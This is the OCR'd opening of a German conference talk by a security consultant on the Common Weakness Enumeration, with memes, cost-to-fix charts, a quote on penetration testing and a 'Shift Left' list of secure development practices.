Common Weakness Enumeration – CWE

...und die Top 25 Most Dangerous Software Weaknesses

Karlsruher Entwicklertag 2021
Zoom-Konferenz, 09.06.2021


Christian Titze
Security Consulting & Penetration Testing
christian.titze@secorvo.de


secorvo
security consulting

Das System soll sicher sein.

DOGECOIN
SUCH CRYPTO
WOW MUCH COIN
ONE SECURITY PLS
imgflip.com


Die magische Pentest-Blackbox


Hacker
?
Mate, Voodoo & Schwarze Magie



Icons made by Freepik, Smashicons from www.flaticon.com


99 LITTLE BUGS IN THE CODE, 99 LITTLE BUGS
FIX ONE BUG, RUN IT AGAIN, 117 LITTLE BUGS IN THE CODE!
memegenerator.net



Icons made by Freepik, Smashicons from www.flaticon.com


Relative Cost to Fix

(based on time of detection)



Quelle: National Institute of Standards and Technology (NIST)

Relative Cost of Fixing Defects



Quelle: IBM System Science Institute

Je später ein Problem behoben wird, desto teurer.

“If you fail a penetration test you know you have a very bad problem indeed.

If you pass a penetration test you do not know that you don’t have a very bad problem.

— Gary McGraw*

* According to OWASP Testing Guide v3

<<

Shift Left

REQUIREMENTS

- Security Requirements
- Security Risk Assessment
- Privacy Risk Assessment

DESIGN

- Attack Surface Analysing
- Threat Modeling
- Abuse Cases & Attack Trees
- Security Design Reviews

IMPLEMENTATION

- Code & Configuration Reviews
- Secure by Default Configuration
- Static Analysis
- Approved Tools, Functions, Libraries
- Trustworthy Dependencies

VERIFICATION

- Dynamic Analysis
- Fuzzing
- Attack Surface Review
- Penetration Testing
- Infrastructure Configuration Review

